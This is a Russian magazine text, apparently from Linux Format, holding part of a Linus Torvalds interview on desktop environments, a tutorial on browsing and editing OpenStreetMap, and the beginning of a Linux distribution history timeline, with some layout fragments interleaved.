Однако возник KDE 4.0, и Линус пересмотрел свое мнение. Когда его спросили в интервью, как он оценил бы этот релиз, он заявил: «Я был пользователем KDE. Я счел KDE 4.0 такой катастрофой, что перешел на Gnome... Я понимаю причины выхода 4.0, но полагаю, что он сделан плохо».

Еще один переход — на Gnome 3.0, и остался ли Линус пользователем Gnome? Нет, теперь он использует Xfce. На Google+ он заявил, что способ работы Gnome 3 с несколькими окнами — «пример поведения Gnome 3 по принципу “все через записку”».

LXF: Какой дистрибутив вы используете?

ЛТ: Fedora, везде. Я пытался работать с openSUSE, но некоторыми вещами в нем сыт по горло.

LXF: А вы недавно пробовали KDE?

ЛТ: Я попробовал KDE, не совсем чтобы недавно, где-то год назад, полагаю. Не думаю, что он снова исправится. Дело не в технологии, и то же я терпеть не могу в Gnome: то, что люди, принимающие решения по интерфейсу — визуалы, которым нравится этакий размах... и они считают, что визуальная часть важна, потому что они над ней работают, но для тех, кому рабочий стол нужен для настоящей работы, например, для меня, мне плевать на визуальную часть — я не хочу, чтобы она путалась под ногами, а все, что делал KDE, начиная с версии 3, все больше и больше касалось визуальности, и все больше и больше лезло в глаза. А сейчас активны все эти Plasmoids, и когда вы к ним прикасаетесь, вокруг них создается граница, а мне этого не надо. Мне просто надо делать свою работу.

LXF: Мы видим суть проблемы в том, что свободное ПО привлекает разработчиков, ведь так приятно писать и делиться кодом; но для тех, кто занимается интерфейсом пользователя, и для дизайнеров, неохотно делающих свою работу бесплатно, все иначе. Те, кто готовы делать



» Однажды Линус посоветовал юристу по патентам для привлечения к себе внимания изготовить порнофильм, а не троллить ядро.

свою работу бесплатно — это не обязательно те, кто делает ее хорошо.

ЛТ: Многие из них тоже делают ее хорошо, но те, кто занимается UI, похоже, стали в чем-то больше заботиться о UI, нежели о работе, которую вам нужно в нем делать. Меня просто бесит вот что: в KDE нет этой проблемы, но вы используете Alt+Tab в Gnome? Сам я этим не пользуюсь, но оно не работает, потому что полагает, что каждое окно терминала — это одно-единственное окно терминала, и это похоже на принцип «ты чертов придурок». А это не так. И даже с браузером не так. Большую часть времени у меня все в одном ок-

И зачем мне использовать отдельно Firefox и Chrome, просто чтобы заставить нормально работать Alt+tab? У такого никогда не было причины — тут просто не может быть здоровой причины, кроме как в Mac OS, которая так делает, но у них никогда не было этой многозадачности, у них только одна панель задач.

LXF: Вы слышали о Raspberry Pi? По крайней мере, в Великобритании это всех очаровало.

ЛТ: Она слишком медлительна для того, что мне надо делать. Она на самом деле может выводить что-то на настоящий монитор, а потом вдруг не воспроизводит YouTube, и т.д., а если она не может нормально делать такие вещи, значит, она слишком медлительна.

«Мне нравится идея такого дешевого оборудования, что его можно дать детям.»

не браузера со вкладками, но если у меня открыто два браузера, то уж для этого есть причина, это не один браузер, а два браузера.

LXF: Их можно выключить с помощью расширения, но мы читали ваши тирады по их поводу и по поводу сбойных обновлений. Можно обойти их, если взять Opera, Chrome и Firefox и открыть их окна одновременно.

ЛТ: Да, это можно решить, используя разные приложения, но иначе в этом вообще нет смысла.

LXF: Проблема в том, что ей требуется прошивка, не имеющая открытого кода.

ЛТ: Плюс ей, кажется, уже два или три года, SoC на этой плате, чтобы удерживать цену низкой. Я полагаю, это очень привлекательная идея. Мне очень нравится идея такого дешевого оборудования, что его можно дать детям, и 99 % вообще не будут им пользоваться, потому что они лучше поиграют, но если всем дать возможность осознать, что ведь это круто — программировать на таких штуках, я думаю, это здорово.

Подозреваю, что следующее поколение будет значительно лучше, так что с ним уже можно будет что-то делать.

LXF: Мы выпускаем подкаст, и у нас есть такая штука — открытое голосование. И недавно мы проводили опрос: «Если бы вы были Линусом Торвалдсом, что бы вы изменили в Linux?»

ЛТ: Не менял бы ровно ничего. **LXF**

Блиц-вопрос

LXF: Стоит ли нам всем вносить свой вклад в дело открытого кода?

ЛТ: Нет. Я видел людей, вносящих такой вклад, что уж лучше бы они этого не делали.





Весь мир на карте

Недовольный малоизвестностью своих окрестностей, **Маянк Шарма** сам берется за дело и становится онлайн-картографом.

Онлайн-карты революционизировали способы планирования путешествий. Благодаря сервисам вроде Google Maps мы легко находим дорогу даже в другой стране. Но лучше всего они подходят для больших городов и столиц. Если же слегка удалиться от крупных объектов, картографическая информация оказывается изрядно лоскутной.

Цель проекта OpenStreetMap – собрать разрозненные знания о местностях и отобразить все это на карте, чтобы дать вам нужную информацию, если вы заинтересуетесь велосипедными дорожками на другой стороне планеты или вам вдруг приспичит посреди ночи отведать оладьев.

Проект вышел за рамки своей изначальной цели отображения на карте улиц по всему миру, и теперь отображает все, что угодно – пешеходные маршруты, водоемы, леса, пляжи и подробности землепользования, которые не очевидны исходя из ландшафта.

Информация собирается картографами, которые ездят на автомобилях или велосипедах – или ходят пешком по улицам и тропинкам – и записывают свои перемещения с помощью

приемников Global Positioning System (GPS), а потом эта информация наносится на карту. OSM использует wiki-подобную систему, в которой любой составитель карт может добавить или редактировать информацию по любой территории. Как и wiki, проект хранит полную историю всех размещаемых объектов. Это способствует точности информации, поскольку составители карт могут откатить допущенную ошибку или намеренный вандализм.


Строго говоря, OSM – база данных всех элементов, определяющих разнообразную структуру карты. Одним из основных факторов, отличающих этот проект от других картографических онлайн-сервисов, является позволение всем использовать эти данные с любой целью бесплатно. Так что вы можете скачать данные для использования оффлайн, или заняться их перераспространением, или, лучше всего, изменить их по своему усмотрению.

Рисуем мир всем миром

Стив Коуст [Steve Coast] запустил проект OpenStreetMap в августе 2004 года, когда не смог найти ни одной карты, пригодной для

использования со свободным ПО без нарушения лицензионных соглашений или без приличных отчислений. Тогда он сел на велосипед со своим GPS-навигатором и сделал карту Риджентс-парка. С годами к нему присоединились другие, и в 2006 году они образовали фонд OpenStreetMap Foundation для управления проектом. Еще через год проект создал в Манчестере свою первую ежегодную конференцию под названием Состояние карт [The State of the Map]. Тогда в базе данных проекта содержалось пять миллионов дорог и путей, а на сайте OSM – 10000 зарегистрированных пользователей. На данный момент у проекта более 650000 пользователей, добавивших более 140 миллионов улиц и дорог.

И это число будет расти по мере того, как организации станут переключать свои картографические приложения на OpenStreetMap с Google Maps, которые начали требовать плату с активных пользователей их API. Foursquare и Apple iPhoto – два хорошо известных сервиса, которые уже совершили этот переход в текущем году, присоединившись к сообществу популярных пользователей OSM, таких, как Flickr.



➤ Двойной щелчок по карте заново центрует вид и на уровень его увеличивает.



➤ Перед отплытием загляните в морские навигационные карты OpenSeaMap!

Поскольку OSM – по сути, просто база данных, вам нужен внешний картографический сервис для просмотра этих данных. Хорошая новость – есть множество сервисов, которые берут данные OSM и творчески их используют (см. стр. 47). И хотя сайт OSM в первую очередь разработан для редактирования карт, главная страница отображает карту мира, которую сообщество OSM называет Slipry map [Подвижная карта]. Эта карта основана на OpenLayers, библиотеке JavaScript с открытым кодом, и различные наборы фрагментов карт стыкуются для создания непрерывной, прокручиваемой «подвижной» карты.

Вы можете увеличивать и уменьшать карту, используя ползунки в левом верхнем углу карты или колесико прокрутки мыши, если таковое у вашей мыши имеется. Можно также с помощью мыши передвигать карту и менять масштаб отдельных зон, удерживая клавишу Shift и обводя квадратом интересующую вас зону.

Ищите — и обряцете

Вы можете перебраться в любое место планеты с помощью окна Search. OSM направляет ваши запросы на две поисковых машины. Nominatim – собственная поисковая машина проекта, использующая базу данных OSM для поиска объектов по имени.

Хотя Nominatim весьма точна, она может находить только места, отмеченные на OpenStreetMap. Вот здесь-то и вступает в игру вторая поисковая машина, Geonames. Это внешний сервис, умеющий находить почтовые индексы. Как только любая из поисковых машин найдет нужное вам место, щелкните по результату, и OSM выведет карту с этим результатом в центре, указанном стрелкой.

Если вы просто просматриваете карту и не можете найти искомое направление, используйте ссылку Where Am I (Где я). Она опишет ваше текущее местоположение, которое выведено в центр карты с помощью двух поисковых машин.

В верхнем правом углу карты имеется выпадающее окно, где перечислены все имеющиеся слои, каждый из которых предлагает разное отображение одних и тех же данных карты. Рендеринг слоя по умолчанию Standard осуществляется набором инструментов Mapnik от OSM.

Еще одна опция – Cycle map [карта для велосипедистов]: она отображает велосипедные дорожки и сопутствующую информацию, например, места парковки велосипедов и рельеф, беря их из проекта OpenCycleMap. Слой Transport map (транспортная карта) отображает маршруты об-

«Если вам нравится OSM, вы, возможно, захотите поучаствовать.»

щественного транспорта, например, поездов, автобусов и трамваев. И, наконец, имеется открытый слой MapQuest, который отображает данные от сервиса AOL MapQuest.

Если вам нравится использовать OSM, вы, возможно, захотите поучаствовать. Это не очень трудно и очень затягивает. Для участия есть два варианта. Если вы живете на территории, уже отображенной на карте, вы можете улучшить осведомленность о территории, отмечая улицы и добавляя интересные точки – например, банки, гостиницы, достопримечательности.

А можете взять свой GPS-навигатор или смартфон со встроенным GPS, выйти из дома и начать собирать данные GPS. Затем загрузите их в OSM и примите за основу для создания карт. Прежде чем редактировать OSM, нужно зарегистрироваться в этом сервисе. Щелкните по ссылке Sign Up в верхнем правом углу домашней страницы OSM и укажите свой адрес электронной почты и данные для учетной записи. Сервис отправит вам сообщение электронной почты для подтверждения правильности вашего адреса.

Зарегистрировавшись, перейдите на свою пользовательскую страницу, которая отобразит вашу информацию учетной записи, и, что более ценно, перечень ваших записей в OpenStreetMap и ваши маршруты GPS. Есть также ссылка на вашу страницу настройки, которая позволит вам изменить свое местоположение. Это полезно, поскольку, настроив ее однажды,


OSM будет показывать вам список находящихся неподалеку других пользователей вместе с их последними записями. Отсюда вы сможете отправить им сообщения и добавить их в друзья в OSM. Отличный способ познакомиться с единомышленником из числа картографов OSM и получить практический совет!

Нанесите объект

Есть множество редакторов, позволяющих редактировать данные OSM. Щелчок по кнопке Edit в верхней панели на домашней странице OSM запустит редактор карт на основе браузера *Potlatch2*.

Редактор *Potlatch2* довольно прост в использовании, особенно для отметки мест повышенного интереса. По умолчанию OSM использует аэрофотоснимки с Bing, но другие снимки имеются тоже. Вы можете выбрать источник из всплывающего меню Background.

Перед редактированием воспользуйтесь окном Search для навигации по близлежащей к вам местности. Затем увеличьте до комфортного для вас вида, чтобы вы могли различать объекты. Для добавления новых объектов выберите соответствующий значок на боковой панели *Potlatch2* и перетащите их на карту. При каждом добавлении нового объекта вам предложат ввести информацию или тэги, в зависимости от вашего объекта. Хотя это опционально, очень поощряется как можно более подробная информация. Как минимум, укажите имя и источник, с помощью которого вы идентифицировали объект – скажем, Bing, GPS или ГИС.



➤ *Potlatch* назван по обычаю североамериканских индейцев устраивать праздник с подарками.



Запись маршрутов GPS с помощью OSMTracker

1 Запишите новый маршрут



Скачайте приложение с Google Play. При запуске приложения отобразится перечень записанных маршрутов. В Menu > Settings проверьте, чтобы интервал записи GPS был установлен на 0 для лучших результатов. Затем перейдите в Menu > New Track, чтобы записать новый маршрут.

2 Отметьте точки маршрута

Подождите соединения со спутником GPS. После этого начнется отслеживание вашего перемещения, и будут отображены кнопки для отметки достопримечательностей, фотографирования и записи примечаний.

3 Экспортируйте маршрут

Перейдите в Menu > Stop and Save. Теперь он отобразится в списке Track list. Выберите маршрут и перейдите в Menu > Export as GPX для сохранения в директории /osmtracker, откуда вы сможете скопировать его на свой ПК.



У разных объектов разные и теги. Например, если вы наносите на карту почту, вас попросят ввести также имя оператора, предоставляющего почтовые услуги. При выборе Silo/Tank вам предложат опции для более точного определения, водной ли этот резервуар или топливный, и т. д.

Если вы не знаете, какой выбрать тэг, щелкните по кнопке i рядом с названием объекта. Она направит вас в wiki OSM, где описаны все теги, связанные именно с данным объектом. Закончив эту работу, нажмите на кнопку Save, и отмеченный вами объект добавится в базу данных OSM. При сохранении, Potlatch2 предложит вам кратко описать внесенные вами изменения – это будет полезно тем, кто будет просматривать ваше редактирование.

Помните также, что любые внесенные вами правки не отобразятся на всех картах OSM немедленно. Изменения сразу же сохраняются в базе данных, но их отображение на карте – это задача рендерера, который импортирует новые данные из базы данных и затем заново подвергает карту рендерингу. Время, необходимое для этого, для разных рендереров различается и может составлять от несколько минут до несколько часов.

Если вы серьезно увлеклись созданием карт, бросайте комфортное сидение на диване и займитесь сбором данных для OSM. Для этого вам понадобится устройство GPS. Хорошая новость: оно есть практически в любом смартфоне. Если у вас

есть телефон с Android, следуйте пошаговому руководству, чтобы записать свой маршрут в дружелюбном к OSM формате. Wiki OSM (<http://wiki.openstreetmap.org/wiki/Software/Mobile>) дает список приложений для смартфонов, работающих на других ОС.

Даже если вы живете на территории, уже нанесенной на карту, проект OSM все равно советует вам собирать данные GPS: это поможет уточнить, как проходит дорога, поставив больше выборочных точек. Сбор данных GPS полезен, даже если вы не планируете сами размечать дороги, потому что OSM может предоставить ваши данные GPS другим пользователям, умеющим размечать дороги, но не имеющим оборудования, необходимым для сбора данных.

Чтобы вы смогли использовать маршрут [trace] GPS, его нужно загрузить в OSM. Войдите в свою учетную запись, а затем щелкните по ссылке GPS Traces в левой колонке на главной странице сайта OSM. Это отобразит все маршруты GPS, загруженные другими пользователями в OSM. Щелкните по опции Upload a Trace, и на следующей странице используйте кнопку Browse для выбора файла GPX на вашем компьютере. Вы можете опционально ввести описание маршрута и добавить любые желаемые теги в предоставляемом для этого поле. Выпадающее меню Visibility позволит вам контролировать отображение ваших маршрутов для других пользователей. Опция по умолчанию – Private: ваши маршруты будут скрыты от отображения во время всеобщего посещения. Однако SOM рекомендует применять Identifiable – тогда маршрут свяжут с вашим именем пользователя и другие пользователи смогут скачивать и создавать карты, используя ваш маршрут. Загрузив маршрут, OSM обработает его и добавит в свою базу данных. Этот процесс займет около 30 минут, и вы получите сообщение по электронной почте о его завершении.

Создайте карту

Добавив свой маршрут в базу данных OSM, перейдите в список общественных маршрутов и щелкните по ссылке See Your Traces, а потом нажмите на кнопку Edit рядом с маршрутом, чтобы отредактировать карту, используя свой маршрут в качестве фона.

У вас запустится редактор Potlatch2 вместе со спутниковыми снимками и вашим маршрутом. Если территория уже нанесена на карту, разложить свой маршрут иногда непросто. В этом случае можно выделить его, нажав на клавишу D, чтобы затемнить все отмеченные на карте маршруты и достопримечательности.


Прежде чем отмечать на карте дороги и здания, будет полезно ознакомиться с номенклатурой OSM. Узел [node] – это точка, которая отмечает определенное местоположение. Путь состоит из узлов, соединенных линейными отрезками. Открытые пути [open ways] описывают дороги и тропы, а закрытые пути [closed ways], которые начинаются и заканчиваются в том же самом узле, описывают изолированные зоны, вроде парков и зданий.

Чтобы создать путь, возьмите свой маршрут GPS и щелкните по начальной точке пути на карте. Теперь щелкайте по каждому повороту и извилине дороги. Чтобы отметить конец пути, дважды щелкните по последнему узлу. Вот так все просто! Но нужно кое о чем помнить. Для начинающих: не стоит добавлять лишних узлов. На прямой дороге узлы не нужны, кроме как в начальном и конечном пункте, а вот на извилистой они должны быть. Если нужно изменить форму дороги, нажмите и удерживайте узел, пока вы перемещаете мышью по карте, чтобы обрисовать контуры дороги. При добавлении узла к существующему пути нажмите на кнопку Shift. Также, при соединении двух дорог обеспечьте, чтобы обе имели общий узел. Для этого выделите путь, с которым вы собираетесь сделать соединение, и нажмите на клавишу N.


Чтобы удлинить путь, выделите его и щелкните по узлу в конце, там, откуда вы хотите его продолжить. Теперь обычным способом увеличивайте



➤ Маршрут GPS – это запись вашего местоположения, производимая раз в несколько секунд.



› Permalink позволяет сделать закладку в определенном месте.



› JOSM работает на Linux, Mac OS X и Windows.

его. Сделав это, можете скопировать элементы (например, знаки ограничения скорости) из уже существующего пути, выделив его и нажав на клавишу R.

В нижнем правом углу вы увидите плавающую панель инструментов с рядом кнопок. В ней можно удалить узел, создать параллельный путь, изменить направление пути, усилить путь или сделать его круговым. Кнопки заморожены, пока не будет выделен узел на карте. Когда что-то выделено, доступными станут только инструменты, применимые к этому объекту. Если навести курсор на доступный инструмент, вы увидите краткое описание его функций редактирования.

Добавив путь, присвойте ему тэги. Но, в отличие от тэгов достопримечательностей, вы не можете перетаскивать дороги из боковой панели *Potlatch2*. Вместо этого вам сначала нужно отметить путь. Затем, оставляя путь выделенным, выберите подходящий тэг из выпадающего меню на боковой панели. На пути, не имеющем тэгов, будет отметка *Unknown* [Неизвестный]. Закончив, щелкните по кнопке *Save* и добавьте комментарии о внесенных изменениях. Пути появятся на карте спустя некоторое время. OSM облегчает экспорт карт, которые пригодятся вам в отпуске или для размещения на своем сайте. Программа

экспорта встроена в сайт OSM, и можно выводить карты в разных форматах, в зависимости от того, как вы собираетесь их использовать. Перед обращением к программе экспорта подготовьте область, куда вы собираетесь делать экспорт, в *Map view*. Теперь щелкните по вкладке *Export* в верхней части *Slippy map*. Появится боковая панель с различными кнопками управления программой экспорта. *Area to Export* перечисляет координаты области на карте, которая будет экспортирована. По умолчанию, это вся карта, отображаемая в *Map view*. Чтобы выделить определенный участок карты, щелкните по ссылке *Manually Select a Different Area* [Выбор другой зоны вручную] и выделите квадратом интересующую вас зону. Можно также ввести новые координаты зоны, которую вы намерены экспортировать, в предоставляемом для этой цели окне.

Отметив область для экспорта, выберите один из трех форматов экспорта, в зависимости от того, как вы собираетесь использовать полученную карту. *OpenStreetMap XML Data* экспортирует карту в формате, читаемом приложениями рендеринга, такими, как *Osmarender* и *Maperitive*, для индивидуальной настройки карты.

Опция *Map Image* позволяет сохранять карту в форматах PNG, JPG, SVG или PDF. Выбрав

нужный формат, затем укажите масштаб карты в приведенном соотношении.

Помните, что чем больше вводимое число, тем больше масштаб и тем мельче изображение. Соотношение не должно превышать максимума, указанного рядом с окном; это означает, что число, указанное вами в окне, должно быть больше, чем число рядом с ним. В зависимости от области и масштаба изображения, OSM сообщит вам размер экспортированного изображения в пикселях.

Вы можете поменять масштаб, отрегулировав размер изображения, или настроить и изменить размер экспортированного изображения позднее, в каком-либо приложении для редактирования изображений.

Финальная встраиваемая опция *HTML Export* просто выдает код HTML, который вы можете использовать на любой web-странице для отображения карты. Чтобы добавить к карте маркер, щелкните по опции *Add a Marker to the Map*, затем щелкните по месту на карте, где вы хотите поставить маркер. Эта карта будет обновляться по мере добавления новых объектов в данную область.

Есть и другие пути

Хотя мы рассказали о самых важных аспектах использования и участия в проекте OSM, это далеко не все, что вы можете сделать. Вместо использования встроенной программы экспорта, продвинутые пользователи, возможно, пожелают задействовать собственную карту. Однако создание собственной карты по базе данных OSM – задача не из легких. Также учтите, что хотя в большинстве случаев HTML-опция программы экспорта работает, для более продвинутых проектов придется использовать библиотеку карт JavaScript, например, *OpenLayers*.

Аналогично, хотя *Potlatch2* – отличный редактор, у него есть свои границы. Вместо него опытные составители карт используют *JOSM* – он же *Java OpenStreetMap Editor*. *JOSM* умеет загружать данные из OSM, и с ними можно работать оффлайн. А вместо того, чтобы загружать маршруты GPS на OSM, загрузите их в *JOSM* и наложите поверх картографических данных, загруженных с OSM. Руководства по использованию редактора *JOSM* можно найти в wiki OSM на <http://wiki.openstreetmap.org/wiki>. **LXF**

Сервисы на основе OSM

OpenStreetMap предоставляет бесплатные географические данные всем, кому они нужны, и есть масса сервисов, весьма продуктивно использующих эти данные.

Сервис *YourNavigation* позволяет отыскивать маршруты для разных видов транспорта. Далее, есть *OpenCycleMap*, отображающий карты для велосипедистов, и *OpenMTBMap* – созданный специально для любителей горных велосипедов.

Сервис *FreeMap* показывает ряд пешеходных маршрутов в Великобритании, а *TopOSM* – в США. Если вы лыжник, загляните в *OpenPisteMap*. Любители туризма оценят сервис *OpenBusMap*, отображающий маршруты общественного транспорта по всему миру. Есть также региональные сервисы, например, *BusRoutes.in*, который показывает автобусные маршруты в Ченнае (Мадрас),



› На карте WheelMap показаны места, доступные для въезда инвалидной коляски.

Индия. Кроме того, есть приложения для мобильных устройств разных видов. *MapFactor Navigation-Free* и *OSMAnd* – самые популярные для устройств на Android.



Дэвид Хейвард бросает ностальгический взгляд на Linux, его дистрибутивы и яркую историю.



Сидя перед самой свежей версией Ubuntu, Fedora или SUSE, наслаждаясь отличными анимированными рабочими столами, получая удовольствие от простых в использовании удобств GUI и тем фактом, что все наше оборудование работает сразу, задумывались ли мы хоть раз, как же наша любимая ОС дошла до такого уровня?

Учитываем ли мы и ценим ли то время и усилия, затраченные разработчиками, чьи имена составля-

ют внушительный список, на достижение этой дзен-гармонии человека и операционной системы? Скорее всего, нет.

Краткое воспоминание о пути, пройденном дистрибутивами Linux заставило нас задуматься об истории этой удивительной ОС

«Задумывались ли мы, как наша любимая ОС дошла до такого уровня?»

и о ее пройденном ею пути за последние пару десятилетий. Когда она появилась? Как эволюционировала? Какие дистрибутивы стали поворотными моментами, превратившими скромный домашний проект в настольную ОС, которой мы располагаем сегодня? И какие дистрибутивы-бедолаги остались лежать вдоль дороги кучами забытого хлама? И так, вернемся в прошлое и рассмотрим хронологию Linux, чтобы увидеть, как история формировала могущество пингвина.

1991



Скромное начало...

В начале был Unix — его создали бородачи Кен Томпсон [Ken Thompson] и Денис Ричи [Dennis Ritchie] в 1969 году. После этого, в 1980-е, возникло множество проектов, и все они основывались на образе и подобию Unix: от GNU, проекта Ричарда Столлмена [Richard Stallman], Berkley Software Distribution (BSD), книги *Операционные системы: разработка и реализация* [Operating Systems: Design and Implementation] профессора Эндрю С. Таненбаума [Andrew S Tanenbaum], и до MINIX (Mini-Unix), который появился в академическом мире в связке с вышеупомянутой книгой.

Но все это было до 1991 года, когда юный финский студент по имени Линус Торвалдс объединил знания, полученные им из этих определяющих систем, в ядро, которое взяло штурмом весь мир.

» 1991 О появлении Linux есть множество легенд. Одна из них такова: Линус экспериментировал с MINIX, отправил данные на свой жесткий диск вместо модема и стер созданные им разделы MINIX, и ограничения данной ОС до того его расстроили, что он решил создать собственную. Другая версия гласит, что он написал ядро, чтобы добиться большей функциональности от своей машины Intel 386.

А еще одна легенда говорит о том, что ему препятствовали в улучшении MINIX, и он взялся за разработку своей ОС. Так или иначе, он создал свободный эмулятор терминала, основанный на MINIX, которая была основана на UNIX и стала наработкой для ядра операционной системы. 25 августа 1991 года Линус разместил свое ставшее знаменитым сообщение в MINIX Newsgroup (вы найдете его в на-

шей статье о Линусе на стр. 38). После этого все FTP-сервера планеты зажуужали от версий Linux (первоначально названной автором Freax), которые развивались семимильными шагами благодаря вовлечению множества участников.

» 1991 Современные версии и Linux 0.01 — это небо и земля, но если вы не боитесь замарать руки, нацельте браузер на bit.ly/M2mrwk и скачайте 71-КБ ядро во всей его красе, а также заметки о релизе, отсюда: bit.ly/Nc6jtz.

Увы, мы не можем оставаться в 1991 году. Но Linux становился полноценной ОС. Один из первых дистрибутивов, MCC Interim Linux, использовавший комбинированный загрузочный/корневой диск, был выпущен Вычислительным центром Манчестера.


1992–1994

Плодятся основатели настольных ОС.



Прошло не так уж много времени, но между 1992 и 1994 годами мы следили за ростом и развитием влиятельнейших основателей современного рабочего стола Linux: Slackware, Red Hat и Debian, и за ядром Linux, доросшим до версии 0.95 — первой способной работать с X Window System.

» 1992 У Slackware был не очень ровный старт. Будучи одной из первых систем, применивших «новое» тогда ядро Linux, Slackware появилась как SLS, Softlanding Linux System; ее основал Питер МакДональд [Peter MacDonald]. SLS значительно опережала свое время, поскольку это был первый дистрибутив Linux, содержащий не только ядро Linux 0.99, но также TCP/IP и X Window System. Однако и в лучшие времена



» Рабочий стол раннего Red Hat. Изменилось немного.

мой девушки, Дебры Линн [Debra Lynn], и его собственного.

» 1994 По мере эволюции Slackware стали возникать компании по его поддержке. Одна такая появилась в 1994 году — это Software und System Entwicklung, или, как лучше ее знают, S.u.S.E Linux.

» 1994 3 ноября 1994 года еще один дистрибутив увидел свет; создал его Марк Юинг [Marc Ewing] и назвал Red Hat Commercial Linux, в честь шляпы, которую носил в университете.

» 1994 14 марта 1994 года был выпущен Linux 1.0.0 с 176250 строками кода. Итак, мы подходим к началу чудес.

```

Welcome to the SLS installation program (copyright Softlanding Software)

Install Source
1) Install from Floppy Disks
2) Install from Hard Disk
3) Install from Tape
4) Install from CDROM
5) Install just harddisk to HD
6) Install from Network (via NFS)

Where will you be installing SLS from (1-6): 2
Enter the partition that the source is on (eg. /dev/hda1): /dev/hda1
Enter the type of the filesystem (minix|ext12|mdos|msdos):
Enter subdirectory name (if not /install):
    
```

» SLS, Softlanding Linux System. Название хорошее, но ошибок — море.

SLS был полным ошибок монстром, и скоро его сменило творение Патрика Фолькердинга [Patrick Volkerding] — Slackware, самый долгоиграющий дистрибутив Linux.

» 1993 SLS отпочковал не только Slackware. Разочарованный его интерфейсом со сбоями и ошибками, еще один пользователь решил действовать самостоятельно и создать новую ветвь дистрибутивов Linux. В 1993 году Ян Мердок [Ian Murdock] создал систему под названием Debian Linux Release, получившую свое название от соединения имен его люби-



1995–1999

Появление Gnome и KDE.



